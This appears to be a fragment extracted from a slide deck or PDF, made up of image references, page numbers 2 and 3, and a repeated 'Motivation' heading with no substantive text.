


2




3

Motivation




Motivation





